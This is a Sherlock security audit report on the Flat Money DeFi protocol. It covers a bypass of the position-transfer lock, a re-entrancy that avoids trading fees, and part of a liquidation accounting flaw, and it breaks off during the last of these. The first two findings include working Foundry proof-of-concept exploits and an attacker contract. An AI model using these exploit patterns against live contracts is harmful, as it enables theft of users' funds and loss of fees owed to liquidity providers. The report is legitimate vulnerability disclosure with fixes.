SHERLOCK

SHERLOCK SECURITY REVIEW FOR

Prepared for: Flat Money
Prepared by: Sherlock
Lead Security Expert: xiaoming90
Dates Audited: January 22 - February 4, 2024
Prepared on: March 18, 2024

Introduction

The Flat Money protocol allows people to deposit Rocket Pool ETH (rETH) and mint UNIT, a decentralized delta-neutral flatcoin designed to outpace inflation. Flat Money also offers Leverage Traders the ability to deposit rETH and open rETH leveraged long positions through perpetual futures contracts.

Scope

Repository: dhedge/flatcoin-v1

Branch: master

Commit: ea561f48bd9eae11895fc5e4f476abe909d8a634

For the detailed scope, see the contest details.

Findings

Each issue has an assigned severity:

- Medium issues are security vulnerabilities that may not be directly exploitable or may require certain conditions in order to be exploited. All major issues should be addressed.
- High issues are directly exploitable security vulnerabilities that need to be fixed.

Issues found

Medium	High
8	8

Issue H-1: The transfer lock for leveraged position orders can be bypassed

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/48

Found by

0xVolodya, 0xvj, Bauer, HSP, cawfree, dany.armstrong90, evmboi32, jennifer37, juan, ke1caM, nobody2018, novaman33, r0ck3tz, shaka, takarez

Summary

The leveraged positions can be closed either through DelayedOrder or through the LimitOrder. Once the order is announced via `DelayedOrder.announceLeverageClose` or `LimitOrder.announceLimitOrder` function the `LeverageModule`'s `lock` function is called to prevent given token to be transferred. This mechanism can be bypassed and it is possible to unlock the token transfer while having order announced.

Vulnerability Detail

Exploitation scenario:

1. Attacker announces leverage close order for his position via `announceLeverageClose` of `DelayedOrder` contract.
2. Attacker announces limit order via `announceLimitOrder` of `LimitOrder` contract.
3. Attacker cancels limit order via `cancelLimitOrder` of `LimitOrder` contract.
4. The position is getting unlocked while the leverage close announcement is active.
5. Attacker sells the leveraged position to a third party.
6. Attacker executes the leverage close via `executeOrder` of `DelayedOrder` contract and gets the underlying collateral stealing the funds from the third party that the leveraged position was sold to.

Following proof of concept presents the attack:

```
function testExploitTransferOut() public {
    uint256 collateralPrice = 1000e8;

    vm.startPrank(alice);

    uint256 balance = WETH.balanceOf(alice);
    console2.log("alice balance", balance);
```

```
    (uint256 minFillPrice, ) = oracleModProxy.getPrice();

    // Announce order through delayed orders to lock tokenId
    delayedOrderProxy.announceLeverageClose(
        tokenId,
        minFillPrice - 100, // add some slippage
        mockKeeperFee.getKeeperFee()
    );

    // Announce limit order to lock tokenId
    limitOrderProxy.announceLimitOrder({
        tokenId: tokenId,
        priceLowerThreshold: 900e18,
        priceUpperThreshold: 1100e18
    });

    // Cancel limit order to unlock tokenId
    limitOrderProxy.cancelLimitOrder(tokenId);

    balance = WETH.balanceOf(alice);
    console2.log("alice after creating two orders", balance);

    // TokenId is unlocked and can be transferred while the delayed order is
↪   active
    leverageModProxy.transferFrom(alice, address(0x1), tokenId);
    console2.log("new owner of position NFT", leverageModProxy.ownerOf(tokenId));

    balance = WETH.balanceOf(alice);
    console2.log("alice after transfering position NFT out e.g. selling",
↪   balance);

    skip(uint256(vaultProxy.minExecutabilityAge())); // must reach minimum
↪   executability time

    uint256 oraclePrice = collateralPrice;

    bytes[] memory priceUpdateData = getPriceUpdateData(oraclePrice);
    delayedOrderProxy.executeOrder{value: 1}(alice, priceUpdateData);

    uint256 finalBalance = WETH.balanceOf(alice);
    console2.log("alice after executing delayerd order and cashing out profit",
↪   finalBalance);
    console2.log("profit", finalBalance - balance);
}
```

Output

```
Running 1 test for test/unit/Common/LimitOrder.t.sol:LimitOrderTest
[PASS] testExploitTransferOut() (gas: 743262)
Logs:
  alice balance 9987999700000000000000
  alice after creating two orders 9987999700000000000000
  new owner of position NFT 0x0000000000000000000000000000000000000001
  alice after transfering position NFT out e.g. selling 9987999700000000000000
  alice after executing delayerd order and cashing out profit
  ↪  9988999700000000000000
  profit 10000000000000000000

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 50.06ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Impact

The attacker can sell the leveraged position with a close order opened, execute the order afterward, and steal the underlying collateral.

Code Snippet

- https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/DelayedOrder.sol#L298
- https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LimitOrder.sol#L76
- https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LimitOrder.sol#L94

Tool used

Manual Review

Recommendation

It is recommended to prevent announcing order either through `DelayedOrder.announceLeverageClose` or `LimitOrder.announceLimitOrder` if the leveraged position is already locked.

Discussion

sherlock-admin

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> invalid: i believe features that are meant for the future is out-of scope and thus selling feature falls into that; user can only transfer the nft now; nothing sort of selling; so no collateral fraud here.

0xLogos

Escalate

Invalid, it's user mistake to buy such position

sherlock-admin2

> Escalate
>
> Invalid, it's user mistake to buy such position

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

novaman33

> Escalate
>
> Invalid, it's user mistake to buy such position

Then if it is a user mistake the whole lock is unnecessary?

r0ck3tzx

The token is supposed to be tradable which was also confirmed by the sponsor:

That means it cannot be treated as user mistake if you can sell the token and then steal underlying value.

0xLogos

If trustless trade is desired parties must use some contract to facilitate atomic swap. For example NFT market place, but to exploit it attacker must somehow frontrun buying tx to announce order before, but it's impossible. Note that delayed orders expire in minutes. If atomic swap not used parties already trust each other.

I believe it's really hard to realisticly exploit it and this should be low because attacker can't just "sell" position. It's not like art nft when underlying "value" is static. Here buyer choose to buy or not and it's his obligation to check announced orders just like checking position PnL.

Also transferable != tradable

r0ck3tzx

Half of the protocol is the locking mechanism so its clear it is not supposed to be transferred. Its the same as you would transfer ERC721 without resetting approvals. I won't comment further on this, as you've escalated most of the issues, throwing mud and seeing what sticks. I don't have time for dealing with this.

xiaoming9090

Escalate.

This issue does not lead to loss of assets for the protocol or the protocol's users. It does not drain the assets within the protocol or steal the assets that Flatcoin's LPs/Long Traders deposit into the protocol. The only affected parties are external or third parties (not related to the protocol in any sense) who are being tricked into buying such position NFTs outside of the protocol border. Thus, it does not meet the requirement of a Med/High where the assets of the protocol and the protocol's users can be stolen.

Low is a more appropriate category for such an issue.

sherlock-admin2

> Escalate.
>
> This issue does not lead to loss of assets for the protocol or the protocol's users. It does not drain the assets within the protocol or steal the assets that Flatcoin's LPs/Long Traders deposit into the protocol. The only affected parties are external or third parties (not related to the protocol in any sense) who are being tricked into buying such position NFTs outside of the protocol border. Thus, it does not meet the requirement of a Med/High where the assets of the protocol and the protocol's users can be stolen.
>
> Low is a more appropriate category for such an issue.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

ABDuullahi

I believe this issue should be invalid.

The report has been tailored on the fact that the NFTs can be traded and the impact also is that when a user buys the position, there isn't anything sort of selling, thats for users to deal with, the sponsor confirm that there might be a feature that will allow that position(NFT) to be used as a collateral but that isn't of

our concern in this case. Other issues demonstrating the NFT being transferred should stay valid due to the fact that they aren't meant to, and thus breaking a core invariant of the protocol.

r0ck3tzx

The user who purchases the position becomes a user of the protocol. The affected party is then a user of the protocol holding a malicious position from which the attacker can steal funds. To render this issue invalid, it would be required to show that the position (ERC721) holds no value which is false.

@ABDuullahi let me understand correctly, you are claiming that this specific report that presents the whole attack scenario with PoC should be invalidated, but the others that are saying it breaks the invariant should be valid?

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/278.

nevillehuang

I believe this issue should remain as valid, given

- It is explicitly mentioned that the token is locked when an order is announced, so it is implied that it should remain locked.
- Tokens are supposed to be traded and is public knowledge mentioned by sponsor as noted by this comment

Czar102

So, a locked position can have an action queued that will grant a fraction (potentially all) tokens within the position to the past owner? And this action will be executed after the sale happens? @nevillehuang @r0ck3tzx @0xLogos

If that's the case, the buyer should have checked that the position has no pending withdrawals.

r0ck3tzx

@Czar102 The position can be transferred/traded freely. When user decides to close the position he can either do that via `announceLeverageClose` or `announceLimitOrder`. Once the order is announced the position is locked and it should not be transferred/traded in any way. This logic of locking position takes significant portion of the codebase.

The issue is pretty much connected to two things:

- Breaking one of the core invariants of the protocol.

- Ability to pull up the attack of selling position for which order is announced and can be executed which allows to steal not portion but ALL underlying tokens of the position.

I cannot agree that the buyer should have checked for that - this case is very similar to ERC721 where upon transfers the approval is cleared. You could argue that every buyer of NFT should check first if the approval was cleared out but obviously that would make NFTs unusable and nobody would trade them.

nevillehuang

Agree with @r0ck3tzx comments, also to note normally, this type of finding would likely be invalid as it would entail out of scope secondary market exchanges between the buyer and seller of the NFT. However, as noted by my comment here, it is implied that the lock should persist, so a honeypot attack shouldn't be possible.

Czar102

What's the main goal of having the lock functionality?

0xjuaan

it prevents people from transferring the nft while an order is pending for that nft's tokenId

Czar102

Understood, but is it expressed anywhere what is it for?

novaman33

@Czar102 https://discord.com/channels/812037309376495636/11990056205363 56874/1202201279817072691

xiaoming9090

> @Czar102 https://discord.com/channels/812037309376495636/119900 5620536356874/1202201279817072691

The sponsor mentioned, "**If** our NFT was integrated in other protocols", would that be considered a future issue under Sherlock rule since it is still unsure at this point if their NFT will be integrated with other protocols?

0xcrunch

I believe sponsor was actually demonstrating that the lock functionality is very important and any related issue is unacceptable.

r0ck3tzx

@Czar102

> What's the main goal of having the lock functionality?

When you have an position and you want to close it, the locking functionality ensures that you are not transferring/trading it. You shouldnt be able to sell something you dont own.

> Understood, but is it expressed anywhere what is it for?

Are we going now towards a direction of expecting sponsors to write a book about every line of the protocol so the LSW cannot start his "legal" battle? We are literally now wasting time on proving that the man is not a camel.

@xiaoming9090

> @Czar102 https://discord.com/channels/812037309376495636/1199005620536356874/1202201279817072691
>
> The sponsor mentioned, "**If** our NFT was integrated in other protocols", would that be considered a future issue under Sherlock rule since it is still unsure at this point if their NFT will be integrated with other protocols?

Its absolutely disgusting how LSW again is twisting the words and confusing the judges. That way every issue related to protocol own tokens should be invalid, because their value depends on the future integration with DEX such as Uniswap.

Czar102

I think the intention of the smart contracts working with exchanges (that's the goal of the lock functionality) is extremely clear, so the inability to arbitrarily unlock is an extremely property that breaks planned (not future!) integrations.

Hence, I think this issue should maintain its validity and severity.

Evert0x

Result: High Has Duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- 0xLogos: rejected
- xiaoming9090: rejected

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue H-2: A malicious user can bypass limit order trading fees via cross-function re-entrancy

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/75

Found by

LTDingZhen, juan, nobody2018, r0ck3tz

Summary

A malicious user can bypass limit order trading fees via cross-function re-entrancy, since `_safeMint` makes an external call to the user before updating state.

Vulnerability Detail

In the `LeverageModule` contract, the `_mint` function calls `_safeMint`, which makes an external call to the receiver of the NFT (the `to` address).

```
function _mint(address _to) internal returns (uint256 _tokenId) {
        _tokenId = tokenIdNext;

        _safeMint(_to, tokenIdNext);

        tokenIdNext += 1;
}
```

Only after this external call, `vault.setPosition()` is called to create the new position in the vault's storage mapping. This means that an attacker can gain control of the execution while the state of `_positions[_tokenId]` in FlatcoinVault is not up-to-date.

```
_newTokenId = _mint(_account); // Here, an attack gains control of execution

vault.setPosition( // This updates _positions[_tokenId] in the FlatcoinVault,
↪  but after the external call
    FlatcoinStructs.Position({
        lastPrice: entryPrice,
        marginDeposited: announcedOpen.margin,
        additionalSize: announcedOpen.additionalSize,
        entryCumulativeFunding: vault.cumulativeFundingRate()
    }),
    _newTokenId
);
```

Permalink: https://github.com/sherlock-audit/2023-12-flatmoney/blob/bba4f077a64f43fbd565f8983388d0e985cb85db/flatcoin-v1/src/LeverageModule.sol#L111-L121

This outdated state of `_positions[_tokenId]` can be exploited by an attacker once the external call has been made. They can re-enter `LimitOrder::announceLimitOrder()` and provide the tokenId that has just been minted. In that function, the trading fee is calculated as follows:

```
uint256 tradeFee = ILeverageModule(vault.moduleAddress(FlatcoinModuleKeys._LEVER
↪  AGE_MODULE_KEY)).getTradeFee(
    vault.getPosition(tokenId).additionalSize
);
```

However since the position has not been created yet (due to state being updated after an external call), this results in the `tradeFee` being 0 since `vault.getPosition(tokenId).additionalSize` returns the default value of a uint256 (0), and `tradeFee` = fee * size.

Hence, when the limit order is executed, the trading fee (`tradeFee`) charged to the user will be `0`.

Impact

A malicious user can bypass the trading fees for a limit order, via cross-function re-entrancy. These trading fees were supposed to be paid to the LPs by increasing `stableCollateralTotal`, but due to limit orders being able to bypass trading fees (albeit during the same transaction as opening the position), LPs are now less incentivised to provide their liquidity to the protocol.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/bba4f077a64f43fbd565f8983388d0e985cb85db/flatcoin-v1/src/LeverageModule.sol#L111-L121

Proof of Concept

Summary:

1. A user announces opening a leverage position, calling announceLeverageOpen() via a smart contract which implements `IERC721Receiver`.
2. Once the keeper executes the order, the contract is called, with the function `onERC721Received(address,address,uint256,bytes)`

3. The function calls `LimitOrder::announceLimitOrder()` to create the desired limit order to close the position. (stop loss, take profit levels)
4. The contract then returns `msg.sig` (the function signature of the executing function) to satify the `IERC721Receiver`'s requirement.

To run this proof of concept:

1. Add 2 files `AttackerContract.sol` and `ReentrancyPoC.t.sol` to `flatcoin-v1/test/unit` in the project's repo.
2. run `forge test --mt test_tradingFeeBypass -vv` in the terminal

```
// SPDX-License-Identifier: SEE LICENSE IN LICENSE
pragma solidity 0.8.18;

import {OrderHelpers} from "../helpers/OrderHelpers.sol";
import {FlatcoinStructs} from "../../src/libraries/FlatcoinStructs.sol";
import "forge-std/console2.sol";
import {Setup} from "../helpers/Setup.sol";
import {LimitOrder} from "src/LimitOrder.sol";

contract AttackerContract {

    LimitOrder limitOrderProxy;

    function setLimitOrderProxy(address limitOrderAddress) external {
        limitOrderProxy = LimitOrder(limitOrderAddress);
    }
    function onERC721Received(address operator, address from, uint256 tokenId,
↪   bytes calldata data) external returns(bytes4) {
        // Do the cross-function re-entrancy
        limitOrderProxy.announceLimitOrder(tokenId, 750e18, 1250e18);

        // Return the function signature (required by the standard)
        return msg.sig;
        // Note: Also could return `this.onERC721Received.selector` or
↪   `bytes4(keccak256("onERC721Received(address,address,uint256,bytes)"))`
    }
}
```

```
// SPDX-License-Identifier: SEE LICENSE IN LICENSE
pragma solidity 0.8.18;

import {OrderHelpers} from "../helpers/OrderHelpers.sol";
import {FlatcoinStructs} from "../../src/libraries/FlatcoinStructs.sol";
import "forge-std/console2.sol";
import {AttackerContract} from "./AttackerContract.sol";
```

```
import {Setup} from "../helpers/Setup.sol";

contract ReentrancyPoC is Setup, OrderHelpers {
    function test_tradingFeeBypass() public {

        // Set up and initialize the attacker's contract
        AttackerContract attackerContract = new AttackerContract();
        attackerContract.setLimitOrderProxy(address(limitOrderProxy));

        // Deal the exploiter contract with WETH + ETH
        deal(address(WETH), address(attackerContract), 100_000e18); // Loading
↪   account with `token`.
        deal(address(attackerContract), 100_000e18); // Loading account with
↪   native token.

        uint256 aliceBalanceBefore = WETH.balanceOf(alice);
        uint256 stableDeposit = 100e18;
        uint256 collateralPrice = 1000e8;

        // Alice provides liquidity
        vm.startPrank(alice);
        announceAndExecuteDeposit({
            traderAccount: alice,
            keeperAccount: keeper,
            depositAmount: stableDeposit,
            oraclePrice: collateralPrice,
            keeperFeeAmount: 0
        });
        vm.stopPrank();

        // Contract opens position: 10 ETH collateral, 30 ETH additional size
↪   (4x leverage)
        uint256 tokenId = announceAndExecuteLeverageOpen({
            traderAccount: address(attackerContract),
            keeperAccount: keeper,
            margin: 10e18,
            additionalSize: 30e18,
            oraclePrice: collateralPrice,
            keeperFeeAmount: 0
        });

        // Get the limit order that has been created by the attacker's contract
        FlatcoinStructs.Order memory limitOrderCreated =
↪   limitOrderProxy.getLimitOrder(tokenId);

        // Get the order's data
```

```
        FlatcoinStructs.LimitClose memory orderData =
↪  abi.decode(limitOrderCreated.orderData, (FlatcoinStructs.LimitClose));

        ////////////////////////
        // POC Assertions    //
        ////////////////////////
        // Assert that the tradeFee for the limit order is 0
        assertEq(orderData.tradeFee, 0);

        // Assert that the price threshold is 750e18, showing that it is not
↪  zero, showing that the orderData is not just returning the default values.
        assertEq(orderData.priceLowerThreshold, 750e18);


        ////////////////////////
        // Other Assertions  //
        ////////////////////////
        // The following assertions are copied from another test in the test
↪  suite-

        // ERC721 token assertions:
        {
            (uint256 buyPrice, ) = oracleModProxy.getPrice();
            // Position 0:
            FlatcoinStructs.Position memory position0 =
↪  vaultProxy.getPosition(tokenId);
            assertEq(position0.lastPrice, buyPrice, "Entry price is not
↪  correct");
            assertEq(position0.marginDeposited, 10e18, "Margin deposited is not
↪  correct");
            assertEq(position0.additionalSize, 30e18, "Size is not correct");
            assertEq(tokenId, 0, "Token ID is not correct");
        }
        // PnL assertions:
        {
            FlatcoinStructs.PositionSummary memory positionSummary0 =
↪  leverageModProxy.getPositionSummary(tokenId);
            uint256 collateralPerShareBefore =
↪  stableModProxy.stableCollateralPerShare();

            // Check that before the WETH price change, there is no profit or
↪  loss change
            assertEq(positionSummary0.profitLoss, 0, "Pnl for user 0 is not
↪  correct");
            assertEq(
                positionSummary0.marginAfterSettlement,
                10e18,
```

```
                "Margin after settlement for user 0 is not correct"
            ); // full margin available
        }
    }
}
```

```
Running 1 test for test/unit/ReentrancyPoC.t.sol:ReentrancyPoC
[PASS] test_tradingFeeBypass() (gas: 2006498)
Logs:
  tradeFee: 0

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 8.81ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Tool used

Manual Review

Recommendation

To fix this specific issue, the following change is sufficient:

```
-_newTokenId = _mint(_account);

vault.setPosition(
    FlatcoinStructs.Position({
        lastPrice: entryPrice,
        marginDeposited: announcedOpen.margin,
        additionalSize: announcedOpen.additionalSize,
        entryCumulativeFunding: vault.cumulativeFundingRate()
    }),
-   _newTokenId
+   tokenIdNext
);
+_newTokenId = _mint(_account);
```

However there are still more state changes that would occur after the `_mint` function (potentially yielding other cross-function re-entrancy if the other contracts were changed) so the optimum solution would be to mint the NFT after all state changes have been executed, so the safest solution would be to move `_mint` all the way to the end of `LeverageModule::executeOpen()`.

Otherwise, if changing this order of operations is undesirable for whatever reason, one can implement the following check within `LimitOrder::announceLimitOrder()`

to ensure that the `positions[_tokenId]` is not uninitialized:

```
uint256 tradeFee = ILeverageModule(vault.moduleAddress(FlatcoinModuleKeys._LEVER
↪  AGE_MODULE_KEY)).getTradeFee(
    vault.getPosition(tokenId).additionalSize
);

+require(additionalSize > 0, "Additional Size of a position cannot be zero");
```

Discussion

sherlock-admin

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid: medium finding as there is no profit in doing so; user closed position immediately after opening it; medium(5)

ydspa

Escalate

Fee loss in certain circumstance is a Medium issue

sherlock-admin2

> Escalate
>
> Fee loss in certain circumstance is a Medium issue

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

securitygrid

The tradeFee of an order may be relatively small, but imagine that the accumulated tradeFee of high-frequency trading or a large number of orders will be small?

r0ck3tzx

The severity should be high, as it is easy to create a separate service that could enable the opening of leverage positions with limit orders (stop loss and take profit) at a 0 trade fee, allowing the siphoning of value from the Flat Money protocol at scale.

0xLogos

Escalate

Dup of #212 bcz same root cause: fee must be calculated at execution time of the limit order

sherlock-admin2

> Escalate
>
> Dup of #212 bcz same root cause: fee must be calculated at execution time of the limit order

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

r0ck3tzx

> Escalate
>
> Dup of #212 bcz same root cause: fee must be calculated at execution time of the limit order

Its not the same root cause, the root cause of this is the update of state `setPosition` that happens after the minting process that allows hijacking the execution.

xiaoming9090

Escalate.

The impact of this issue is that the LPs will not receive the trade fee. This is similar to other issues where the protocol did not receive their entitled trade fee due to some error and should be categorized as loss of fee OR loss of earning, and thus should be a Medium.

Also, note that the LPs gain/earn when the following event happens:

- Loss of the long trader. This is because LP is the short side. The loss of a long trader is the gain of a short trader.
- Open, adjust, close long position - (0.1% fee)
- Open limit order - (0.1% fee)
- Borrow Rate Fees (aka Funding Rate)
- Liquidation Fees
- ETH Staking Yield

Statically, the bulk of the LP gain comes from the loss of the long trader in such a long-short prep protocol in the real world. The uncollected trading fee due to certain malicious users opening limit orders only makes up a very small portion of the earnings and does not materially impact the LPs or protocols. Also, this is not a bug that would drain the protocol, directly steal the assets of LPs, or lead to the protocol being insolvent. Thus, this issue should not be High. A risk rating of Medium would be more appropriate in this case.

sherlock-admin2

> Escalate.
>
> The impact of this issue is that the LPs will not receive the trade fee. This is similar to other issues where the protocol did not receive their entitled trade fee due to some error and should be categorized as loss of fee OR loss of earning, and thus should be a Medium.
>
> Also, note that the LPs gain/earn when the following event happens:
>
> - Loss of the long trader. This is because LP is the short side. The loss of a long trader is the gain of a short trader.
> - Open, adjust, close long position - (0.1% fee)
> - Open limit order - (0.1% fee)
>
> Statically, the bulk of the LP gain comes from the loss of the long trader in such a long-short prep protocol in the real world. The uncollected trading fee due to certain malicious users opening limit orders only makes up a very small portion of the earnings and does not materially impact the LPs or protocols. Also, this is not a bug that would drain the protocol, directly steal the assets of LPs, or lead to the protocol being insolvent. Thus, this issue should not be High. A risk rating of Medium would be more appropriate in this case.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/274.

securitygrid

The root cause of reentrancy is that the CEI pattern is not applied, and bypassing tradeFee is just an attack method. This issue is not a Dup of #212. Different roots,

different fixes. The tradeFee is given to the short side, which means a loss of funds for them.

nevillehuang

Agree, this has separate root causes as #212. I have a similar stance for this issue based on my comment here.

Czar102

I think High severity is appropriate, see https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/212#issuecomment-1967232859.

I believe the root causes and fixes are different, so supported by @nevillehuang's expertise, planning not to duplicate these issues.

Planning to reject the escalations and leave the issue as is.

Czar102

Result: High Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- ydspa: rejected
- 0xLogos: rejected
- xiaoming9090: rejected

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue H-3: Incorrect handling of PnL during liquidation

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/180

Found by

santipu_, xiaoming90

Summary

The incorrect handling of PnL during liquidation led to an error in the protocol's accounting mechanism, which might result in various issues, such as the loss of assets and the stable collateral total being inflated.

Vulnerability Detail

First Example Assume a long position with the following state:

- Margin Deposited = +20
- Accrued Funding = -100
- Profit & Loss (PnL) = +100
- Liquidation Margin = 30
- Liquidation Fee = 25
- Settled Margin = Margin Deposited + Accrued Funding + PnL = 20

Let the current `StableCollateralTotal` be x and `marginDepositedTotal` be y at the start of the liquidation.

Firstly, the `settleFundingFees()` function will be executed at the start of the liquidation process. The effect of the `settleFundingFees()` function is shown below. The long trader's `marginDepositedTotal` will be reduced by 100, while the LP's `stableCollateralTotal` will increase by 100.

```
settleFundingFees() = Short/LP need to pay Long 100

marginDepositedTotal = marginDepositedTotal + funding fee
marginDepositedTotal = y + (-100) = (y - 100)

stableCollateralTotal = x + (-(-100)) = (x + 100)
```

Since the position's settle margin is below the liquidation margin, the position will be liquidated.

At Line 109, the condition `(settledMargin > 0)` will be evaluated as `True`. At Line 123:

```
if (uint256(settledMargin) > expectedLiquidationFee)
if (+20 > +25) => False
liquidatorFee = settledMargin
liquidatorFee = +20
```

The `liquidationFee` will be to +20 at Line 127 below. This basically means that all the remaining margin of 20 will be given to the liquidator, and there should be no remaining margin for the LPs.

At Line 133 below, the `vault.updateStableCollateralTotal` function will be executed:

```
vault.updateStableCollateralTotal(remainingMargin - positionSummary.profitLoss);
vault.updateStableCollateralTotal(0 - (+100));
vault.updateStableCollateralTotal(-100);

stableCollateralTotal = (x + 100) - 100 = x
```

When `vault.updateStableCollateralTotal` is set to `-100`, `stableCollateralTotal` is equal to x.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LiquidationModule.sol#L85

```
File: LiquidationModule.sol
085:     function liquidate(uint256 tokenId) public nonReentrant whenNotPaused
↪  liquidationInvariantChecks(vault, tokenId) {
..SNIP..
102:         // Check that the total margin deposited by the long traders is not
↪  -ve.
103:         // To get this amount, we will have to account for the PnL and
↪  funding fees accrued.
104:         int256 settledMargin = positionSummary.marginAfterSettlement;
105:
106:         uint256 liquidatorFee;
107:
108:         // If the settled margin is greater than 0, send a portion (or all)
↪  of the margin to the liquidator and LPs.
109:         if (settledMargin > 0) {
110:             // Calculate the liquidation fees to be sent to the caller.
111:             uint256 expectedLiquidationFee = PerpMath._liquidationFee(
112:                 position.additionalSize,
113:                 liquidationFeeRatio,
114:                 liquidationFeeLowerBound,
```

```
115:                 liquidationFeeUpperBound,
116:                 currentPrice
117:             );
118:
119:             uint256 remainingMargin;
120:
121:             // Calculate the remaining margin after accounting for
 ↪  liquidation fees.
122:             // If the settled margin is less than the liquidation fee, then
 ↪  the liquidator fee is the settled margin.
123:             if (uint256(settledMargin) > expectedLiquidationFee) {
124:                 liquidatorFee = expectedLiquidationFee;
125:                 remainingMargin = uint256(settledMargin) -
 ↪  expectedLiquidationFee;
126:             } else {
127:                 liquidatorFee = uint256(settledMargin);
128:             }
129:
130:             // Adjust the stable collateral total to account for user's
 ↪  remaining margin.
131:             // If the remaining margin is greater than 0, this goes to the
 ↪  LPs.
132:             // Note that {`remainingMargin` - `profitLoss`} is the same as
 ↪  {`marginDeposited` + `accruedFunding`}.
133:             vault.updateStableCollateralTotal(int256(remainingMargin) -
 ↪  positionSummary.profitLoss);
134:
135:             // Send the liquidator fee to the caller of the function.
136:             // If the liquidation fee is greater than the remaining margin,
 ↪  then send the remaining margin.
137:             vault.sendCollateral(msg.sender, liquidatorFee);
138:         } else {
139:             // If the settled margin is -ve then the LPs have to bear the
 ↪  cost.
140:             // Adjust the stable collateral total to account for user's
 ↪  profit/loss and the negative margin.
141:             // Note: We are adding `settledMargin` and `profitLoss` instead
 ↪  of subtracting because of their sign (which will be -ve).
142:             vault.updateStableCollateralTotal(settledMargin -
 ↪  positionSummary.profitLoss);
143:         }
```

Next, the `vault.updateGlobalPositionData` function here will be executed.

```
vault.updateGlobalPositionData({marginDelta: -(position.marginDeposited +
 ↪  positionSummary.accruedFunding)})
```

```
vault.updateGlobalPositionData({marginDelta: -(20 + (-100))})
vault.updateGlobalPositionData({marginDelta: 80})

profitLossTotal = 100
newMarginDepositedTotal = globalPositions.marginDepositedTotal + marginDelta +
↪  profitLossTotal
newMarginDepositedTotal = (y - 100) + 80 + 100 = (y + 80)

stableCollateralTotal = stableCollateralTotal + -PnL
stableCollateralTotal = x + (-100) = (x - 100)
```

The final `newMarginDepositedTotal` is $y + 80$ and `stableCollateralTotal` is $x - 100$, which is incorrect. In this scenario

- There is no remaining margin for the LPs, as all the remaining margin has been sent to the liquidator as a fee. The remaining margin (settled margin) is also not negative. Thus, there should not be any loss on the `stableCollateralTotal`. The correct final `stableCollateralTotal` should be x.
- The final `newMarginDepositedTotal` is $y + 80$, which is incorrect as this indicates that the long trader's pool has gained 80 ETH, which should not be the case when a long position is being liquidated.

Second Example The current price of rETH is $1000.

Let's say there is a user A (Alice) who makes a deposit of 5 rETH as collateral for LP.

Let's say another user, Bob (B), comes up, deposits 2 rETH as a margin, and creates a position with a size of 5 rETH, basically creating a perfectly hedged market. Since this is a perfectly hedged market, the accrued funding fee will be zero for the context of this example.

Total collateral in the system = 5 rETH + 2 rETH = 7 rETH

After some time, the price of rETH drop to $500. As a result, Bob's position is liquidated as its settled margin is less than zero.

$$settleMargin = 2\ rETH + \frac{5 \times (500 - 1000)}{500} = 2\ rETH - 5\ rETH = -3\ rETH$$

During the liquidation, the following code is executed to update the LP's stable collateral total:

```
vault.updateStableCollateralTotal(settledMargin - positionSummary.profitLoss);
vault.updateStableCollateralTotal(-3 rETH - (-5 rETH));
vault.updateStableCollateralTotal(+2);
```

LP's stable collateral total increased by 2 rETH.

Subsequently, the `updateGlobalPositionData` function will be executed.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LiquidationModule.sol#L159

```
File: LiquidationModule.sol
85:     function liquidate(uint256 tokenId) public nonReentrant whenNotPaused
↪  liquidationInvariantChecks(vault, tokenId) {
..SNIP..
159:         vault.updateGlobalPositionData({
160:             price: position.lastPrice,
161:             marginDelta: -(int256(position.marginDeposited) +
↪  positionSummary.accruedFunding),
162:             additionalSizeDelta: -int256(position.additionalSize) // Since
↪  position is being closed, additionalSizeDelta should be negative.
163:         });
```

Within the `updateGlobalPositionData` function, the `profitLossTotal` at Line 179 will be -5 rETH. This means that the long trader (Bob) has lost 5 rETH.

At Line 205 below, the PnL of the long traders (-5 rETH) will be transferred to the LP's stable collateral total. In this case, the LPs gain 5 rETH.

Note that the LP's stable collateral total has been increased by 2 rETH earlier and now we are increasing it by 5 rETH again. Thus, the total gain by LPs is 7 rETH. If we add 7 rETH to the original stable collateral total, it will be 7 rETH + 5 rETH = 12 rETH. However, this is incorrect because we only have 7 rETH collateral within the system, as shown at the start.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/FlatcoinVault.sol#L173

```
File: FlatcoinVault.sol
173:     function updateGlobalPositionData(
174:         uint256 _price,
175:         int256 _marginDelta,
176:         int256 _additionalSizeDelta
177:     ) external onlyAuthorizedModule {
